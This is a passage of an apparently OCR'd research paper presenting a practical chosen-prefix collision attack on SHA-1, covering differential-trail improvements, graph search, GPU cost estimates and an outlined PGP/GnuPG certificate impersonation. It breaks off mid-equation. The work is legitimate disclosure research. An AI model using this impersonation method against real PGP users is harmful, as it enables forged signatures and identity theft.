Largely inspired by MD4 [19] and then MD5 [20], SHA-1 [16] is one the most famous cryptographic hash functions in the world, having been the NIST and de-facto worldwide hash function standard for nearly two decades. It remained a NIST standard until its deprecation in 2011 (and was forbidden for digital signatures at the end of 2013). Indeed, even though its successors SHA-2 or SHA-3 are believed to be secure, SHA-1 has been broken by a theoretical collision attack in 2004 [29]. Due to its high technicality and computational complexity (originally estimated to about 2^{69} hash function calls), this attack was only implemented in practice in 2017, using a large GPU cluster [23]. Unfortunately, the SHA-1 deprecation process has been quite slow and one can still observe many uses of SHA-1 in the wild, because it took more than a decade to compute an actual collision, plain collisions are difficult to use directly to attack a protocol, and migration is expensive.

Very recently, a CP collision attack against SHA-1 has been described in [12] (but not implemented), which requires an estimated complexity between $2^{66.9}$ and $2^{69.4}$ SHA-1 computations. It works with a two-phase strategy: given the challenge prefixes and the random differences on the internal state it will induce, the first part of the attack uses a birthday approach to limit the internal state differences to a not-too-big subset (as done in [22, 25]). From this subset, reusing basic principles of the various collision search advances on SHA-1, one slowly adds successive message blocks to come closer to a collision, eventually reaching the goal after a dozen blocks. Even though these advances put the CP collisions within practical reach for very well-funded entities, it remains very expensive to conduct and also very difficult to implement as the attack contains many very technical parts.

1.1 Our Contributions

In this article, we exhibit the very first chosen-prefix collision against SHA-1, with a direct application to PGP/GnuPG security. Our contributions are threefold.

Function	Collision type	Cost	Ref.
SHA-1	free-start collision	$2^{57.5}$	[24]
	collision	2^{69}	[29]
		$2^{64.7}$	[22, 23][a]
		$2^{61.2}$	New
	chosen-prefix collision	$2^{77.1}$	[22]
		$2^{67.1}$	[12]
		$2^{63.4}$	New

Table 1: Comparison of previous and new cryptanalysis results on SHA-1. A free-start collision is a collision of the compression function only, where the attacker has full control on all the primitive's inputs. Complexities in the table are given in terms of SHA-1 equivalents on a GTX-970 GPU (when possible).

[a] Equivalent to 2^{61} SHA-1 on CPU, $2^{64.7}$ on GPU

Complexity improvements. While the work of [12] was mostly about high-level techniques to turn a collision attack into a chosen-prefix collision attack, we have to look at the low-level details to actually implement the attack. This gave us a better understanding of the complexity of the attack, and we managed to significantly improve several parts of the attacks (See Table 1).

First, we improved the use of degrees of freedom (neutral bits [3] and boomerangs [10]) during the search for near-collision blocks. This reduces the computational complexity for both plain and chosen-prefix collision attacks, leading to important savings: on an Nvidia GTX 970, plain collisions can now be computed with a complexity of $2^{61.2}$ rather than $2^{64.7}$ (expressed in terms of SHA-1 equivalents on this GPU). We note that the general ideas underlying these improvements might be interesting for cryptanalysis of algorithms beyond SHA-1.

Second, we improved the graph-based technique of [12] to compute a chosen-prefix collision. Using a larger graph and more heuristic techniques, we can significantly reduce the complexity of a chosen-prefix collision attack, taking full advantage of the improvements on the near-collision block search. This results in a chosen-prefix collision attack with a complexity of $2^{63.4}$ rather than $2^{67.1}$.

Record computation. We implemented the entire chosen-prefix collision attack from [12], with those improvements. This attack is extremely technical, contains many details, various steps, and requires a lot of engineering work. Performing such a large-scale computation is still quite expensive, but is accessible with an academic budget. More precisely, we can can rent cheap GPUs from providers that use gaming or mining cards in consumer-grade PCs, rather that the datacenter-grade hardware used by big cloud providers. This gives a total

cost significantly smaller than US$ 100k to compute a chosen-prefix collision. We give more detailed complexity and cost estimates in Table 2.

We have successfully run the computation over a period of two months, using 900 GPUs (Nvidia GTX 1060). Our attack uses one partial block for the birthday stage, and 9 near-collision blocks. We paid US$ 75k to rent the GPUs from GPUserversrental, but the actual price could be smaller because we lost some time tuning the attack. There is also a large variability depending on luck, and GPU rental prices fluctuate with cryptocurrency prices.

PGP/GnuPG impersonation. Finally, in order to demonstrate the practical impact of chosen-prefix collisions, we used our CP collision for a PGP/GnuPG impersonation attack. The chosen prefixes correspond to headers of two PGP identity certificates with keys of different sizes, an RSA-8192 key and an RSA-6144 key. By exploiting properties of the OpenPGP and JPEG format, we can create two public keys (and their corresponding private keys): key A with the victim name, and key B with the attacker name and picture, such that the identity certificate containing the attacker key and picture leads to the same `SHA-1` hash as the identity certificate containing the victim key and name. Therefore, the attacker can request a signature of his key and picture from a third party (from the Web of Trust or from a CA) and transfer the signature to key A. The signature stays valid because of the collision, while the attacker controls key A with the name of the victim, and signed by the third party. Therefore, he can impersonate the victim and sign any document in her name.

1.2 `SHA-1` Usage and Impact

Our work shows that `SHA-1` is now fully and practically broken for use in digital signatures. GPU technology improvements and general computation cost decrease will further reduce the cost, making it affordable for any ill-intentioned attacker in the very near future.

`SHA-1` usage has significantly decreased in the last years; in particular web browsers now reject certificates signed with `SHA-1`. However, `SHA-1` signatures are still supported in a large number of applications. `SHA-1` is the default hash function used for certifying PGP keys in the legacy branch of GnuPG (v 1.4), and those signatures were accepted by the modern branch of GnuPG (v 2.2) before we reported our results. Many non-web TLS clients also accept `SHA-1` certificates, and `SHA-1` is still allowed for in-protocol signatures in TLS and SSH. Even if actual usage is low (a few percent), the fact that `SHA-1` is *allowed* threatens the security because a man-in-the-middle attacker can downgrade the connection to `SHA-1`. `SHA-1` is also the foundation of the GIT versioning system, and it is still in DNSSEC signatures. There are probably a lot of less known or proprietary protocols that still use `SHA-1`, but this is more difficult to evaluate.

1.3 Outline

We first recall `SHA-1` inner workings and previous cryptanalysis on this hash function in Section 2. We then provide improvements over the state-of-the-art `SHA-1` collision attacks in Section 3 and Section 4, and we describe the details of the `SHA-1` chosen-prefix collision computation in Section 5. Finally, we show a direct application of our CP collision attack with a PGP/GnuPG impersonation (together with discussions on other possible applications) in Section 6. We discuss `SHA-1` usage and the impact of our results in Section 7. Eventually, we conclude and propose future works in Section 8.

2 Preliminaries

In this section, we describe the `SHA-1` hash function (we refer to [16] for all the complete details) and summarize the previous cryptanalysis relevant to our new work.

2.1 Description of SHA-1

`SHA-1` is a 160-bit hash function that follows the well-known Merkle-Damgård paradigm [6, 15], with 512-bit message blocks, and a 160-bit state. The `SHA-1` compression function uses the Davies-Meyer construction, that turns a block cipher E into a compression function: $cv_{i+1} = E_{m_{i+1}}(cv_i) + cv_i$, where $E_k(y)$ is the encryption of the plaintext y with the key k, and $+$ is a word-wise 32-bit modular addition. It is composed of 4 rounds of 20 steps each (for a total of 80 steps), where one step follows a generalised Feistel network. Since only a single register value is updated, the other registers being only rotated copies, we can express the `SHA-1` step function using a single variable:

$$A_{i+1} = (A_i \lll 5) + f_i(A_{i-1}, A_{i-2} \ggg 2, A_{i-3} \ggg 2) + (A_{i-4} \ggg 2) + K_i + W_i.$$

where K_i are predetermined constants and f_i are boolean functions (given in Table 3). For this reason, the differential trails figures in this article will only represent A_i, the other register values at a certain point of time can be deduced directly.

The extended message words W_i are computed linearly from the incoming 512-bit message block m, the process being called message extension. One first splits m into 16 32-bit words $M_0, \ldots, M_{15}$, and then the W_i's

Function	Collision type	GPU	Time	Complexity	Cost
SHA-1	collision	GTX 970	22 years	$2^{61.2}$	
		GTX 1060	27 years	$2^{61.6}$	US$ 11k
		GTX 1080 Ti	8 years	$2^{61.6}$	
	chosen-prefix	GTX 970	99 years	$2^{63.4}$	
		GTX 1060	107 years	$2^{63.5}$	US$ 45k
		GTX 1080 Ti	34 years	$2^{63.6}$	
MD5 ‖ SHA-1	both (plain or CP)	GTX 970	1400 years	$2^{67.2}$	
		GTX 1060	1700 years	$2^{67.6}$	US$ 720k
		GTX 1080 Ti	540 years	$2^{67.6}$	

Table 2: Complexity of the attacks against SHA-1 reported in this paper on several GPUs. The complexity is given in SHA-1 equivalents (using hashcat benchmarks). For the cost evaluation we assume that one GTX 1060 GPU can be rented for a price of US$ 35/month (the two phases of the attack are easily parallelisable): https://web.archive.org/web/20191229164814/https://www.gpuserversrental.com/
To attack MD5 ‖ SHA-1, we use the multicollision attack of Joux [9] with three phases: (i) a CP collision on SHA-1, (ii) 64 collisions on SHA-1, and (iii) 2^{64} evaluations of MD5.

step i	$f_i(B,C,D)$	K_i
$0 \le i < 20$	$(B \wedge C) \oplus (\overline{B} \wedge D)$	0x5a827999
$20 \le i < 40$	$B \oplus C \oplus D$	0x6ed6eba1
$40 \le i < 60$	$(B \wedge C) \oplus (B \wedge D) \oplus (C \wedge D)$	0x8fabbcdc
$60 \le i < 80$	$B \oplus C \oplus D$	0xca62c1d6

Table 3: Boolean functions and constants of SHA-1

are computed as follows:

$$W_i = \begin{cases} M_i, & \text{for } 0 \le i \le 15 \\ (W_{i-3} \oplus W_{i-8} \oplus W_{i-14} \oplus W_{i-16}) \lll 1, & \text{for } 16 \le i \le 79 \end{cases}$$

In the rest of this article, we will use the notation $X[j]$ to refer to bit j of word X.

2.2 Previous Works

We recall here the general state-of-the-art collision search strategies that we will use for our CP collision attack. Readers only interested by the applications of our CP collision attack can skip up to Section 6. In the rest of the article, unless stated otherwise, difference will refer to the XOR difference between two bits or the bitwise XOR difference between two words.

2.2.1 Differential Trails

The first results on SHA-0 (predecessor of SHA-1) and SHA-1 were differential attacks using trails built by linearizing the compression function (we call these *linear paths*, in opposition to *non-linear paths* which have been built without linearization), assuming that modular additions and boolean functions f_i in the SHA-1 compression function are behaving as an XOR. More precisely, the




Figure 1: 2-block collision attack using a linear trail $\delta_I \overset{\delta_M}{\rightsquigarrow} \delta_O$ and two non-linear trails $0 \rightsquigarrow \delta_I$ and $\delta_O \rightsquigarrow -\delta_I$ in the first 10∼15 steps. Green values between bracket represent differences in the state.

32-bit modular addition is replaced by a 32-bit bitwise XOR and the f_i functions are replaced by 3-input XOR operations. The trails are generated with a succession of so-called local collisions: small message disturbances whose influence is immediately corrected with other message differences inserted in the subsequent SHA-1 steps, taking advantage of the linear message expansion.

In 2005, the seminal work of Wang *et al.* [29] showed that non-linear differential trails (trails generated without linearizing the SHA-1 step function) can be used for the first 10∼15 steps of the compression function, connecting any incoming input difference to any fixed difference δ_I at step 10∼15. Due to the Davies-Meyer construction used in SHA-1, this gives a collision attack with two successive blocks, using the same differential trail from step 10∼15 to 80 (just using opposite signs: $0 \overset{\delta_M}{\rightsquigarrow} \delta_O$ and $\delta_O \overset{-\delta_M}{\rightsquigarrow} -\delta_O$), as seen in Figure 1.

2.2.2 Improving the Efficiency of Collision Search

Once the differential trail is set the attacker must find a pair of messages that follows it. A simple strategy uses an

early-abort tree exploration for the 16 first steps, taking advantage of the degrees of freedom in the message, while the remaining steps are probabilistic. More advanced amortization methods (neutral bits [3], boomerangs [10, 11] or message modification [29]) are used to control more than 16 steps. Because of this amortization, usually the first 20 or so steps (which hold with a low probability because of the non-linear trail) do not contribute to the final complexity of the attack.

Neutral bits were first introduced for the cryptanalysis of `SHA-0` [2, 3]. The idea is to find a small message modification (one or a few bits), that does not interact with necessary conditions in the differential path before a certain step x. Once a message pair following the differential path until step x is found, one can get another pair valid until step x by applying the modification. The probability that a modification is neutral until a step x can be pre-analysed before running the attack. A key observation is that any combination of two of more neutral bits until step x is likely to also be neutral until step x.

Boomerangs [10] or tunnels [11] are very similar amortization tools to neutral bits. Basically, they can be seen as neutral bits that are planned in advance. A perturbation built from one or a few local collisions (or relaxed versions) is neutral to the differential path after a few steps with a certain probability, but extra conditions are forced in the internal state and message to increase this probability. Boomerangs are generally more powerful than neutral bits (they can reach later steps than classical neutral bits), but consume more degrees of freedom. For this reason, only a few of them can be used, but their amortization gain is almost a factor 2.

Note that a lot of details have to be taken into account when using neutral bits or boomerangs, as many equations between internal state bits and message bits must be fulfilled in order for the differential path to be valid. Thus, they can only be placed at very particular bit positions and steps.

2.2.3 Chosen-prefix Collision Attacks

Chosen-prefix collision attacks are much harder than identical-prefix attacks because they have to start from a random difference in the internal state. To alleviate this difficulty, the first chosen-prefix collision attack (demonstrated on `MD5` [25]) introduced a birthday search phase, processing random message blocks until the chaining variable difference δ belongs to a large predetermined set $\mathcal{S}$. The set $\mathcal{S}$ contains differences that can be slowly erased by a succession of near-collision blocks, eventually leading to a collision. Due to the birthday paradox, it is possible to reach a difference in $\mathcal{S}$ with birthday complexity $\sqrt{\pi \cdot 2^n/|\mathcal{S}|}$.

This two-phase strategy (see Figure 2) was first applied to `SHA-1` in [22], for a cost of $2^{77.1}$ hash calls. The improvement compared to the generic 2^{80} attack is not very large, due to the difficulty for an attacker to build a large set of differences that can be erased efficiently with a near-collision block. In [22] a set $\mathcal{S}$ of 192 allowable differences was used, corresponding to differences that can be reached with a single near-collision block, using a fixed differential trail, varying the signs of the differences, and letting some uncontrolled differences spread during the very last steps.

This was improved in [12] by increasing the size of the set $\mathcal{S}$. First the set of possible differences that can be reached efficiently with a near-collision block was increased to 8768 elements. Another crucial improvement from [12] is the use of a multi-block strategy for `SHA-1` that significantly increases the size of the set $\mathcal{S}$: it contains differences δ that can be decomposed as $\delta = -\left(\delta_O^{(1)} + \delta_O^{(2)} + \cdots + \delta_O^{(r)}\right)$, where each $\delta_O^{(i)}$ can be reached as the output of a differential trail. Therefore, the attacker just has to find near-collision blocks with output differences $\delta_O^{(1)}, \ldots, \delta_O^{(r)}$, where each near-collision block will cancel one of the differences $\delta_O^{(i)}$ composing δ. In particular, a clustering effect appears with this multi-block strategy, which can be leveraged by the attacker to select dynamically the allowable differences at the output of each successive block, to further reduce the attack complexity. This resulted in an estimated CP collision search complexity in the range of $2^{66.9}$ to $2^{69.4}$ hash evaluations, surprisingly not much greater than that of finding a simple collision.

3 Improving `SHA-1` Collision Attack

Our first contribution is an improvement of the collision attack from Eurocrypt 2013 [22] and its GPU implementation from Crypto 2017 [23]. Through better use of degrees of freedom (message modifications and boomerangs) and code improvements, we gained a factor between 8 and 10 (depending on GPU architecture) on the time needed to find a conforming block.

Since this part of our work is very technical, we only give an overview of our results in this section. Technical details can be found in the full version of the paper [13] and the corresponding code is available at https://github.com/SHA-mbles/sha1-cp.

3.1 Analysis of Previous Works

First, we observed some differences between the theoretical analysis of [22] and the practical implementation




Figure 2: High-level view of a chosen-prefix collision attack. We assume that differences $\delta \in \mathcal{S}$ can be decomposed as $\delta = -\left(\delta_O^{(1)} + \delta_O^{(2)} + \cdots + \delta_O^{(r)}\right)$, where each $\delta_O^{(i)}$ can be reached as the output of a differential trail.

of [23]. One of the boomerangs (on bit 6 of M_6) contradicts one of the conditions used to maximize the probability of the path. Using this boomerang still improves the attack, because the gain in efficiency is larger that the loss in probability, but this affect the complexity evaluation. Similarly, one of the neutral bits used in the GPU code (on bit 11 of M_{13}) contradicts another condition in the differential path, leading to an increase in complexity of a factor $2^{0.2}$.

In our analysis, we assume that the neutral bit on bit 11 of M_{13} is not used, and that the boomerang on bit 6 of M_6 is only used for the last near-collision block, where the speed-up is most noticeable, and we have enough degrees of freedom to include all the boomerangs without difficulty. Therefore we can estimate more accurately the complexity of the previous CP attack [12] as $2^{67.1}$ `SHA-1` computations, instead of the range of $2^{66.9}$ to $2^{69.4}$ reported previously.

3.2 Additional Boomerangs

We found some additional boomerangs that can be used to speed-up the attack, on bits 4, 5, and 6 of M_{11}. Those boomerangs are not used in previous attacks because they interact badly with conditions of the differential trail, but this can be fixed by changing the last correction of the boomerangs to be a modular addition correction instead of an XOR correction.

More precisely, boomerangs are based on local collisions: an initial message difference introduces a difference in the state and another message difference cancels the state difference at a later step. In previous works, both message differences affect a single bit, so that they can be considered either as an XOR difference or as a modular difference. In this work, we only enforce a fixed modular difference for some boomerangs; depending on the value of the initial message, this difference will affect one or several bits (due to carries). Therefore, we can relax some of the conditions and make the additional boomerangs compatible with the differential path.

3.3 Precise Conditions of Neutral Bits

We also improved the rate of partial solutions generated by looking more precisely at the effect of each neutral bit. In particular, we found that some neutral bits flip with very high probability a certain condition after the step for which they are considered neutral. Therefore, these bits can be used as message modifications rather than neutral bits: instead of considering both the initial message and the message with the neutral bit applied and to test both of them at the later step, we can directly test the condition and decide which message to consider. Using this bit as message modification instead of neutral bit is more efficient, as one invalid branch in the search tree will be rightfully not explored.

In some cases, we also found that a bit that is neutral up to step i can only break some of the conditions of step i, while the rest will never be impacted. Therefore, we can test the conditions that are not affected before using that neutral bit, so as to avoid unnecessary computations. This strategy can be seen as a more precise neutral bit approach, where the attacker doesn't work step-wise, but instead condition-wise: more fine-grained filtering will lead to computation savings.

All in all, these tricks result in a better exploration of the collision search tree by cutting branches earlier. We give detailed benchmarks results and complexity estimates in Table 4, after implementing our improvements in the code of [23] (where an A_i-solution refers to an input pair that is following the differential path until word A_i inclusive).

3.4 Building Differential Trails

Following [12], we try to reuse as much as possible the previous works on `SHA-1`, and to keep our differential trail as close as possible to the attack of Stevens *et*

al. [23], out of simplicity. More precisely, for each block of the collision phase, as starting point we reused exactly the same core differential path as in [23]: the difference positions in the message are the same, and the difference positions in the internal state are the same after the first 13 steps (roughly). We also tried to keep difference signs to be the same as much as possible. However, we made some modifications to the boomerangs and neutral bits as explained in the previous subsection.

The starting path skeleton is depicted in Figure 3. For each new block of the near-collision phase, we:

1. collect the incoming chaining variable and its differences and insert them inside the skeleton;
2. set the signs of the differences in the very last steps (chosen so as to minimize the final collision complexity according to the graph, see Section 4) and generate the linear system of all equations regarding the message words;
3. compute a valid non-linear differential path for the first steps;
4. generate base solutions, *i.e.* partial solutions up to A_{14}, possibly using help of neutral bits;
5. from the base solutions, search for a pair of messages that fulfils the entire differential path, using neutral bits, message modifications and boomerangs.

Steps 1 to 4 are done on CPU because they are not too computationally intensive, but step 5 runs on GPU.

In comparison with a classical collision attack [23], our paths have fewer degrees of freedom because of additional constraints on the late-step message bits, and denser input difference on the chaining variable. However, we had enough degrees of freedom to find a conforming messages pair for all blocks during the attack. The use of the additional short boomerangs reduces also the number of neutral bits that can be used, but we still had enough to keep the GPU busy (in stage 5) while the CPU was producing the base solutions (in stage 4), even though our computation cluster is composed of low range CPUs.

4 Improving SHA-1 CP Collision Attack

In order to take advantage of the low-level improvements to collision attack techniques, we must also improve the high-level chosen-prefix collision attack.

The complexity of the birthday phase depends on the size of the set $\mathcal{S}$ of differences that can be erased from the state, therefore we need a larger set. For the near-collision phase, the complexity depends on how we combine the near-collision blocks to erase the difference in the state. We improve the graph techniques of [12] and suggest a more heuristic approach, resulting in a lower average complexity, but without a guaranteed upper bound.

4.1 Graph Construction

In order to efficiently erase the differences from the set $\mathcal{S}$, [12] uses a graph where vertices are the state difference in $\mathcal{S}$, and there is an edge between δ and δ' if $\delta' - \delta$ can be obtained as the output difference of the compression function (using a near-collision block). The birthday phase designates a starting node in the graph and we just have to follow a path leading to the zero difference, as illustrated in Figure 4. For each edge, we search for a block with the correct output difference, using near-collision search, with a cost that depends on the target difference. In the following, we denote the cost for the optimal output differences as C_{block}; it is equivalent to the cost of an identical-prefix collision.

Large graph. We started with the same approach as in [12], building a series of graphs with increasing limits on the number of blocks allowed. More precisely, we consider the set of all nodes that are reachable with a path of cost at most 24 C_{block} and up to 10 blocks. This results in a graph with $2^{36.2}$ nodes[1], which requires 2TB of storage (storing only the nodes and their cost).

Clustering. In order to minimize the complexity of the near-collision phase of the attack, [12] uses a clustering technique to exploit multiple paths in the graph (see Figure 5). Indeed, the near-collision search does not have to commit to a fixed output difference. When two output differences correspond to useful paths in the graph and are compatible with the same differential path, the attacker can run the near-collision search and stop as soon as one of them is obtained.

Concretely, let us assume we have two output differences δ_1 and δ_2 compatible with the same differential trail, that can each be reached with a cost of C_{block}. There are two different ways to erase a difference $-\delta_1 - \delta_2$ in the state:

- a block with difference δ_1, followed by a block with difference δ_2;
- a block with difference δ_2, followed by a block with difference δ_1.

If we don't decide in advance the target difference for the first block, the search is expected to reach either δ_1 or δ_2 with a cost of only 0.5 C_{block}, leading to an attack complexity of 1.5 C_{block} rather than 2 C_{block}.

In our case, we initially consider nodes at distance up to 24 C_{block} and we run the clustering technique to get a better estimate of the complexity when we don't specify in advance the sequence of differences. After several weeks of computation on a machine with 48 cores and

[1] The largest graph suggested in [12] has size $2^{33.7}$.

GPU	arch	Hashrate	Collision (old)		Collision (new)		
			A_{33} rate	SHA-1	A_{33} rate (r)	SHA-1	Gain
K20x (1 GPU)	Kepler	1.7GH/s	28k/s	$2^{64.4}$	255k/s	$2^{61.2}$	9.1
GTX 970	Maxwell	3.9GH/s	59k/s	$2^{64.5}$	570k/s	$2^{61.2}$	9.6
GTX 1060	Pascal	4.0GH/s	53k/s	$2^{64.7}$	470k/s	$2^{61.6}$	8.8
GTX 1080 Ti	Pascal	12.8GH/s	170k/s	$2^{64.7}$	1500k/s	$2^{61.6}$	8.8

Table 4: Cost of collision attacks. One collision requires on average $2^{48.5}$ A_{33}-solutions (those results include the boomerang on M_6[8]).
Note: we use the hashrate from hashcat, which is slightly over-optimistic (i.e. attack cost in SHA-1 computations is overestimated).

i	A_i	W_i
-4:	| |	
-3:	| |	
-2:	| Incoming Chaining Variable |	
-1:	| |	
00:	|_____|	----xx----------x-
01:	????????????????????????????????--	xx----------x----
02:	????????????????????????????????	x-xx-x----------xxx--
03:	????????????????????????????????	--xxxx----------x--
04:	????????????????????????????????	x-xxxx----------xx-x-
05:	????????????????????|?|????????	-x----------x----
06:	????????????????????|?|????????	--x--x----------0-0-xxx--
07:	????----------0-0??????	xxx-xx----------1-1-----x-x--
08:	???x----------|--0?0--??	----xx----------x-
09:	???----------|--1?1--??	xx----------0--x----
10:	???----------|0|?---??	x-xx-x----------1------xxx--
11:	??x----------|0|0-----	--x-xx----------111-x--
12:	----------111----	x-xxux----------xx---
13:	n----------000--	x-xx----------1u----
14:	--n----------111--	----------1-xx--
15:	u-1-1----------	x-xxx----------n----
16:	un0-0----------	----u----------nu---
17:	u--1----------	-xxnn----------n----
18:	u-u0----------	--0-n----------n-n--
19:	u----------	-xuu----------n----
20:	u-u----------	x-nux----------nnu--

Figure 3: Skeleton of starting differential path for all blocks during the near-collision phase of our CP collision attack on SHA-1 (only the first 20 steps are depicted). The MSB's are on the right and "-" stands for no constraint, while the notation "|" on two bits vertically adjacent mean that these two bits must be equal. The other notations are similar to the ones used in [7]. This is only to give a general idea of the differential path used, as several conditions on the message and/or on the internal state are not represented here.




Figure 4: Graph search.




Figure 5: With clustering.




Figure 6: Bi-directional.




Figure 7: Implicit.

3TB of RAM, we find that almost 90% of the nodes are actually at distance 6 C_{block} or less, as seen in Table 5.

All the differences in this set are active only on a 64-bit mask. Therefore, we use those bit positions for the birthday phase: we truncate SHA-1 to the remaining 96 bits[2] and we generate a large number of partial collisions until one of them corresponds to a difference in the graph.

4.2 Bi-directional Graph

Since the CP collision attack is essentially a path search in a graph, we can use a bi-directional search to make the search more efficient. More precisely, when we evaluate the cost of a node, instead of just looking it up in the graph, we recompute all edges starting from the node to see if they reach the graph and compute the cost using the clustering formula. This corresponds to a bi-directional search where we pre-compute in the backwards direction the set of values that go to zero after at most 10 blocks, and during the online phase, we compute one block forward. This is illustrated by Figure 6, where black dots correspond to precomputed nodes stored in the graph, and white dots are only computed during the online phase.

This can be seen as a time-memory trade-off: we use nodes at a distance up to 11 blocks, but we only build explicitly the graph with 10 blocks. Moreover, we can use nodes that are not reachable with a single trail of cost below 24 C_{block}, and that are therefore excluded from our initial graph. Indeed, if there exists a trail such that the cost is below 24 C_{block} when removing an edge, the forward search using that edge will hit the explicit graph, and we can evaluate the distance of the node.

We can't compute exactly the size of this implicit graph, but we can evaluate it experimentally by simulating the birthday phase of the attack. We found that we need on average $2^{26.4}$ attempts before hitting the graph, which corresponds to a graph size of roughly 2^{38} (assuming that we detect being in the graph with a probability of 0.75, as was the case with the parameters of [12]).

4.3 Implicit Nodes

Following [12], we build the graph using a set $\mathcal{D}$ of 8768 potential output differences with high probability (corresponding to a cost up to 8 C_{block}). However, there are many other output differences that can be useful in our attack, even if they have a lower probability: we can use a block as long as the new state difference gets closer to a collision. Therefore, during the near-collision phase, instead of keeping only blocks with an output difference corresponding to an explicit edge of the graph, we keep all blocks that follow the trail up to step 61 and we look up the new state difference in the graph (using the bi-directional strategy above). With a larger number of usable output differences, the cost of each block decreases (Figure 7).

Again, we can't compute explicitly the complexity of this attack strategy, but we can run simulations. According to our experiments with the graph described above, the average cost of the near-collision phase is only 2 C_{block}, even though most of the nodes in the graph correspond to a cost of 6 C_{block} when following edges that have been explicitly considered.

Finally, we can use this strategy to reduce the number of near-collision blocks used in the attack. In practice, we observed that most of the nodes in our graph can actually be reached with fewer than 11 blocks. In particular, when using output differences that do not correspond to edges of the graph, we often reach an output difference that can be erased with fewer blocks than expected, in particular for the first near-collision blocks.

5 Chosen-Prefix Collision Computation

Even though we managed to reduce the cost of the chosen-prefix collision for SHA-1 to only $2^{63.7}$ SHA-1 evaluations, performing such a large-scale computation remains very expensive. We show that it can be computed with an academic budget, for a total cost much lower than US$ 100k.

5.1 Attack Parameters

Using the idea described in the previous section, we have the following parameters for the attack:

- We use a limit of at most 11 blocks, but we aim for 10 blocks at most for the attack (to fit in a 6144-bit key, see next section);
- The graph $\mathcal{G}$ has size roughly 2^{38}, but it is not computed explicitly;
- The birthday stage is a parallel collision search algorithm (using the distinguished points technique of [28]) with a mask of 96 bits, and we need about $2^{26.4}$ partial collisions on those 96 bits. Therefore the expected complexity of the birthday phase is $\sqrt{\pi 2^{96} 2^{26.4}} \approx 2^{62}$;
- We use chains (consecutive iterations of the function from a starting point during the distinguished points technique) of length 2^{28}, resulting in a data complexity of 1/2 TB to store 2^{34} chains;
- We expect a cost of 2 C_{block} for the near-collision phase.

[2] Given by mask 0x7f000000, 0xfff80001, 0x7ffff000, 0x7ffffc0, 0x7fffffff

Max Cost	1 bl.	2 bl.	3 bl.	4 bl.	5 bl.	6 bl.	7 bl.	8 bl.	9 bl.	10 bl.
1 C_{block}	8.17	8.17	8.17	8.17	8.17	8.17	8.17	8.17	8.17	8.17
2 C_{block}	9.17	16.30	19.92	22.05	23.13	23.95	24.44	24.55	24.62	24.65
3 C_{block}	10.17	17.10	21.76	24.66	26.58	27.95	28.96	29.71	30.31	30.76
4 C_{block}	12.53	18.60	22.97	26.34	28.68	30.35	31.56	32.54	33.29	33.88
5 C_{block}	12.53	19.65	24.18	27.44	29.83	31.65	33.04	34.14	34.90	35.42
6 C_{block}	12.53	19.79	24.81	28.26	30.74	32.62	34.05	35.08	35.67	36.03
7 C_{block}	13.09	20.37	25.30	28.82	31.35	33.24	34.59	35.43	35.86	36.15
8 C_{block}	13.09	20.62	25.72	29.27	31.81	33.65	34.81	35.54	35.92	36.19

Table 5: Size of the set $\mathcal{S}$ with various limits on the maximum cost and on the number of near-collision blocks ($\log_2$).

Complexity estimate. Overall, for the attack parameters chosen, the birthday part costs about $2^{62.05}$ `SHA-1` computations, while the near-collision part is expected to require 1 C_{block} for the last block, and 1 C_{block} in total for the previous blocks.

As explained in **??**, we use the boomerang on $M_6[8]$ for the last block, so that the expected time to find a conforming block can be estimated directly from the figures of Table 4 as $C_{\text{block}} = 2^{48.5}/r$. For the intermediate blocks, we don't use this boomerang, so the rate is reduced to $r/1.9$ but we only require $2^{48.08}$ A_{33}-solutions for one C_{block}. Our simulations show that the total cost for all intermediate blocks is roughly one C_{block}, therefore it will take time $C_{\text{block}} = 1.9 \cdot 2^{48.08}/r$. Finally, we can estimate the total attack time as

$$2^{62.05} \cdot h + \frac{2^{48.5} + 1.9 \cdot 2^{48.08}}{r},$$

